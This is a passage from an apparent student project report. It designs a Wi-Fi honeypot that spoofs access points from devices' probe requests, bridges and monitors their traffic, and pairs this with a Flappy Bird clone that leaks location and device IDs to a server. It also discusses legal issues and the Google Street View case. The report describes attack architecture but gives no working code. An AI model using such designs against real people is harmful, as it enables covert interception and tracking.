Arguably one of the most identifying information structures about a user is their browser history. Attacks have been established, that browser companies have been aware of for over a decade [4], that simply make use of the text colour of a link to determine whether your browser has visited a website before or not. This seems fairly trivial to start with, but when you pair it with a malicious website that checks against the top 1 million websites using JavaScript then it starts to become a viable method of identification. Unfortunately this loophole has been closed by browser developers, much to the scorn of the web design industry. Although, its death did bring about the resurrection of an old attack designed to determine the user's web history-cache timing.

## 2.8 Legal Issues

As probe requests are broadcast from wireless devices, monitoring these frames is not an illegal activity. In UK law; however, once you start monitoring the data passing on the network it becomes a legal- and ethical- issue. Being privy to data packets addressed to other users may leave the attacker open to prosecution under a number of acts, namely the Computer Misuse Act 1990 [3] and the Data Protection Act 1998 [4]. The Regulation of Investigatory Powers Act [2] outlines the various public authorities permitted to use different types of investigative techniques, including interception of a communication and use of communication data [5], both of which monitoring network data traffic would fall under.

It is interesting to note that a recent precedence[1] in Illinois, USA, determined that monitoring traffic passing on an open network was not against the law as their protocol removed the payload from the data packets, arguing that their application acted in the same way that network cards currently do in forwarding- or ignoring- any packets not addressed to them.

Between 2008 and 2010 Google used Kismet in their Street Car software to capture 200 gigabytes of personal data from unencrypted network traffic whilst they set out to map the world. Google's wardriving campaign was initially to aid their geolocation application's ability to provide location-based services, by mapping the location of wireless access points; however, a "rogue engineer" had a design document signed off that detailed how extra information about browsing habits may be of interest. Extra information, it turns out, included passwords, emails, and video and audio data. Initially Google denied this allegation, though May 14th 2014 Google publically acknowledged that the code was "mistakenly" added to the software. The rogue engineer was eventually named as Marius Milner, the developer of NetStumbler- a Windows tool for detecting wireless networks. Interestingly in this case, albeit from the US, Google was found not to have broken their Wiretapping Act of 1986.

The US was not the only country to decide that Google's collection of payload data was possibly unlawful, France, Canada and the Netherlands have also undertaken inquiries.

The technique Google used is not difficult, and not too dissimilar to what is trying to be achieved in this project. The final implementation could quite easily be changed to capture packet payload data; however, as noted above, this would be against UK law.

## 3 Requirements

This requirement specification uses keywords to indicate requirement levels as defined in RFC 2119[1]. Consideration has been taken to follow principles outlined in the IEEE Recommended Practice for Software Requirements Specification [2] whilst being mindful that they are included as part of a larger document.

### 3.1 Scope

The requirements set forth are for the Honeypot application that will be used to create spoofed access points based on probe request frames broadcast from passing mobile wireless devices, the Android application that leaks personal data, and server. The requirements are split into separate sections that define the hardware and software requirements for the honeypot application, then moves on to define the specific requirements for the honeypot application itself, the leaky Android application and simple server application.

### 3.2 Overall Requirements

#### 3.2.1 User Interfaces

The honeypot application will have no graphical user interface (GUI) and will provide relevant, contextual, information to the user through a simple console interface. Relevant information is defined below as part of the functional requirements. Usage of the application will require some prior knowledge of the 802.11 standard and its naming conventions.

Messages displayed to the user may be configurable in terms of debug, information, warning and error. Notification of the desired level should be configurable while starting the application, but not during application execution.

Viewing of TCP data may be performed by an external application, such as Wireshark. Using such an application will require previous experience of creating filters to find the desired traffic.

#### 3.2.2 Hardware Interfaces

Due to the application needing to be run in a high traffic area, to make it as effective as possible, it will need to be executed on a laptop. The Operating System may either installed as the primary, or, run in a Virtual Machine.

The honeypot application requires a wireless adaptor that conforms to the standards determined in section 2.4. To summarise, they are as follows: possesses the ability to be put into monitor mode to capture traffic on the network, support for packet injection into the network, and support from the chipset manufacturer toward the open source community, as this will give us greater confidence in the drivers for Linux supporting the capabilities required, and working out-of-the-box.

Considering these points, and having used it during the research portion of this project, the Alfa AWUS036H (pictured in figure 28 on page 26) has been selected as the wireless adaptor.

A laptop will be required to run the application, and it will need at least one spare USB port for the wireless adaptor to be plugged in to and a spare ethernet port to connect to a wireless router.

The wireless network must have the SSID hidden, must have no encryption and must be connected to the laptop via ethernet cable. This is required so that the spoofed AP may bridge its traffic and the users of the spoofed AP will be able to access the internet

### **3.2.3 Software Interfaces**

The application must run on Backtrack 5 Revision 3 (B5R3) which is available from the Backtrack website[1]. The application may run on Kali Linux which is a derivative of Backtrack developed by the same team.

The Operating System must be either installed as the primary, or installed on a Virtual Machine. If the Operating System is installed on a Virtual Machine then the virtualisation software used must be VirtualBox V4.3.0 [2]. The network adapter in VirtualBox must be set to bridged and utilize the ethernet adapter of the host laptop.

Air-ng may be utilized to create the spoof access point once the requirements of the AP have been determined. This software suite comes pre-installed on the required Operating System.

### **3.2.4 Communications Interface**

As this application is designed to exploit vulnerabilities in the 802.11 standard, 802.11 will be required as a protocol. At the higher level TCP traffic data will be analysed for information.

### **3.2.5 Operations**

Once the application has been started by the user it must be entirely autonomous, acting upon user defined parameters at execution. The only user interaction should be exiting the application, which on signal it shall gracefully exit.

### **3.2.6 Site Adaptation Requirements**

This application must only be run only in controlled wireless lab conditions due to the inability to get informed consent of the participants when running publicly. Under no circumstances should the application be executed in a public location, without a predefined SSID filter.

The application will require the host machine to be connected to an internet source via ethernet in order for it to successfully bridge traffic.

### 3.2.7 Functional Requirements

This section outlines the requirements for each individual application. Section 3.3 delves in to the details of each requirement and displays them in a numbered format to make it easier to test individual requirements at the end.

#### Honeypot Application

The application must:-

- Take user defined parameters:
  - SSID Name
  - Wireless interface
- Filter relevant packets based on SSID
- Capture probe request frames from nearby WiFi devices
- Allow device to connect to spoof access point
- Send probe requests captured to the server
- Determine authentication type of previous network
- Bridge traffic from soft AP to real AP

#### Android Application

The application must:-

- Must emulate popular Android application
- Capture the users location data
- Capture a unique identifier for the device
- Send the captured data to the server with no encryption

#### TCP Server

The application must:-

- Accept a number of clients connecting and disconnecting
- Display the packets received

### 3.2.8 Constraints

The application will not be able to perform the honeypot attack on mobile devices that broadcast probe requests for encrypted networks. It will also be limited to the Operating System in which it has been developed to run on, in this instance that is Backtrack 5 Revision 3 or Kali. The application will only support one fake access point at a time due to the limitations imposed in order to meet ethical guidelines.



### 3.2.9 Assumptions

It is assumed that the Operating System running on the Virtual Machine will have access to the network that the host machine is connected to, and this will be connected via Ethernet.

## 3.3 Specific Requirements

This section justifies the requirements and lists them with a numerical value in order to track them through the design, implementation, and testing stages.

### 3.3.1 Honey Pot Application

1. Take user defined parameters

The application shall accept an SSID to filter the received probe request frames to ensure that data capturing is limited to devices owned by the user testing the application, but still allow testing of multiple devices at a time. It must also accept the wireless interface that the application is to act upon.

2. Filter packets based on SSID

As explained prior to this, filtering enables the application to run in an ethically sound way.

3. Capture and parse probe request frames

The probe requests are the gateway to identifying vulnerable devices.

4. Allow device to connect to spoof access point

Once a device has been identified as vulnerable the application must spawn a fake access point using credentials found in the probe requests broadcast. This may either be implemented programmatically, or by take advantage of existing solutions.

5. Send probe requests captured to the server

The server may be capable of profiling passing device owners through SSIDs broadcast, so the honeypot application must support sending the MAC address and SSID of each probe request to the server using TCP.

6. Determine authentication type of previous network

To cut down on the number of wasted attempts at hijacking device traffic, the honeypot application must predetermine whether the device is searching for a network with open authentication.

7. Bridge traffic from the mobile device

In order for the device to access the internet, and for the attacker to capture data packets, the fake access point must have their traffic bridged to an actual network with internet access.

### 3.3.2 Android Application

1. Emulate a popular Android application

To demonstrate how easy it is for seemingly harmless applications to access and send personal data, the application must be similar to a currently popular application.

2. Capture the users location data

As detailed in section 1.3.4 applications are increasingly sending information to advertisers in order to deliver personalised content. Location data is popular as it allows advertisers to deliver location-based advertisements, so, to mimic this, the application must report the device's current location.

3. Capture a unique identifier for the device

Future expansion may allow the server to profile unique devices. In order to facilitate this, the application must send a unique identifier with each message.

4. Send the captured data to the server with no encryption

The application must send the data unencrypted as the whole reasoning behind this is to demonstrate an application that leaks data.

### 3.3.3 TCP Server

1. Accept a number of clients connecting and disconnecting

To support the application's implementation of a TCP client, and multiple devices, the server must be able to handle multiple connections and disconnections.

2. Display the packets received

The server must print each packet received in a user friendly manner.

## 4 Design

### 4.1 Design Overview

The design is split into a number of sections. Firstly I detail the software components that make up the overall system. Then I go in to detail more detail on each component. We start with the Honeypot application that finds and attacks vulnerable devices, and then move on to looking at the structure of the leaky Android application and how to overcome the problem of using platform specific code within the game, then look at the server application.

### 4.2 Overall System Architecture

The scenario that this project hypothetically aims to work in is in an area with high traffic, such as a Student Union bar, or a busy public transport station. In reality the applications are designed to meet the ethical guidelines set forth at the beginning of the project whereby a user's consent must be gained prior to taking place in any experimentation. Due to this restriction care must be taken within the design to ensure, where appropriate, devices are filtered and ignored on a set of criteria. This criteria may be MAC address of devices broadcasting probe requests or the SSID present in probe requests. As set out in the requirements the filter will be based on the latter of the two proposed, filtering devices based on the SSID they are probing for. In doing so removes the limitation of testing one device at a time- theoretically having to update the MAC address filter for each new device- and allows us to connect multiple devices running different operating systems at the same time to determine the effectiveness of the overall implementation of the honeypot attack. It should be noted that the leaky application, designed to demonstrate the ease in which applications can broadcast personal data unencrypted, will only be available on Android due to the relative simplicity in creating an application for the environment, and availability of devices.




Figure 29: Overall system architecture.

A soft access point is created on the detection of a valid probe request, which is defined as being a request from a device that is looking to reconnect to a network with no authentication method, and the network traffic is then bridged to an actual network to ensure that the user is still able to access the internet, and the attacker can monitor passing traffic.

## 4.3 Honeypot

### 4.3.1 High Level Program Flow

Figure 30 details the high level application flow for the honeypot program.




Figure 30: Overall system flow.

The application needs to start by creating an interface that is able to capture and inject packets, as this is required by Lorcon to create the context for the packet capture loop. Once setup the monitor loop can begin to parse captured packets until it finds a vulnerable device, after which the application spawns a fake access point and bridges the traffic.

### 4.3.2 Parsing Probe Request Frames

One of the requirements is to ensure that the SSID that the application looks for can be defined by the user. This argument defined on the command line is then taken by the application and used when parsing probe request frames, as detailed in figure 31




Figure 31: Probe request frame parser state machine.

The application firstly needs to find out whether the SSID is hidden, by checking if the length field in the header is 0, or invalid, by checking if the same field is greater than 255. If it is a valid SSID, it copies the SSID value from the packet header and compares it against the defined SSID from the user, then returns a value to the monitor loop. Also included is the TCP client sending data to the server each time it receives a valid SSID.

### 4.3.3 Discovering Vulnerable Devices

Figure 32 details the process in which the application goes through to discover a vulnerable device. It parses frame types until it finds a probe request, parses that request as defined in section 4.3.2, then sending a response to trigger an association request from the device so it can determine the authentication type that the previous access point used. If it was an open access point that the device had previously connected to it returns a success value and allows the application to move on to the next stage of the attack, creating the fake access point.




Figure 32: Discovering vulnerable device sequence.

#### 4.3.4 Creating a Fake Access Point

The fake access point shall be created by forking the application and running Airbase-ng, as this is the quickest and most reliable way to achieve what is needed. Writing my own access point, whilst interesting, is not the goal of this project. Using Airbase to create a fake access point is covered in section 2.2.1 on page 17.

#### 4.3.5 TCP Client

As the honeypot application is required to collect data about probe requests being broadcasted, a simple TCP client is required to send data to the server. The data to be captured is as follows:

1. MAC address of the device
2. SSID the device is looking for

Due to the simple nature of this the application will concatenate the two string values using a delimiter to enable the server to easily tokenise and parse the message. In this case I have opted to use a comma as the delimiter, giving the message this structure:

00:de:ad:00:be:ef,Wireless Lab

As we cannot guarantee the server will be active at all times, the client must connect and disconnect each time it attempts to send data, as detailed in figure 33.




Figure 33: TCP client/server interaction.

## 4.4 Android Game

### 4.4.1 Flappy Bird

I have chosen to clone a recently popular game, that has seen an increase of clones in the past few months, Flappy Bird. The reason for choosing this is the simplicity of the overall game, and the virality that it has displayed. This version will be named Leaky Bird to reflect it's actual purpose of leaking data, not being fun.




Figure 34: Flappy Bird's simple instructions.

The premise behind Flappy Bird is simple, the player needs to tap the screen in order to make the bird rise and go through a pair of gates, in the form of pipes. Each time the player successfully maneuvers through a set of obstacles the player is awarded a point.

The total points are recorded, and the top three recorded in the high scores. The artwork from the game was borrowed from a well known game publisher, Nintendo, who used similar sprites in their Mario titles.

### 4.4.2 Leaky Bird Sprite Sheet

As the game is not the main focus of this report, and is a clone of an existing game, a sprite sheet will be used that consists of the original artwork, pictured in figure 46 on page 61 in the Appendix. This spritesheet will be split in to separate images by the game.



### 4.4.3 Leaky Bird Class Diagram

The Leaky Bird game design, similar to its parent game, is relatively simple. It consists of two main classes that inherit from the libgdx screen class, with the GameScreen class holding the GameRenderer and GameWorld which renders and holds the game state respectively doing the majority of the work.




Figure 35: Android game class diagram.

#### 4.4.4 Android Location Provider

To successfully use platform specific functionality within the libgdx game environment an interface needs to be created to allow use of the functions. More detail on this can be found in the implementation section; however, figure 36 details the classes required to provide the game with the ability to get location information from the Android device.




Figure 36: Android Location Provider class.

#### 4.4.5 TCP Client Provider

Android applications require any network communications to be performed on a separate thread to that which the UI is currently running on. This stops the application from becoming unresponsive during long connection times or heavy data transfers. As a result of this the TCP client connection, data transfer, and disconnection must run on an `AsyncTask` when executed otherwise the application will throw an `android.os.NetworkOnMainThreadException`, so this requires another interface to be written to encapsulate the Android specific library.

Similar to the `GpsResolver` class, the Android `MainActivity` will pass through an `AndroidTcpClient` that implements the `TcpClientResolver` interface for the game to make use of when it needs to transmit data to to the server.

The interface exposes the `send` function to the application to allow it to send data by internally using a class that extends `AsyncTask`.




Figure 37: Android TCP client class diagram.

#### 4.4.6 TCP Message Structure

Due to this application leaking data by design, the message protocol does not require any encryption and can be relatively simple. There is only one type of message the application needs to send- data. The packet needs to include a uniquely identifiable value for the device that is running the game in order to track users. As it has relatively simple requirements the packet structure will be the packet type- in case of expansion-, device unique identifier followed by the payload. The fields will be delimited by a comma to allow the server to tokenize the packet for processing.

### 4.5 TCP Server

The TCP server will be incredibly simple as all that is required is the ability for clients to connect and post information to it. Due to this the server will be implemented in node.js as the LoC it takes to write a a TCP server to this standard is minimal.

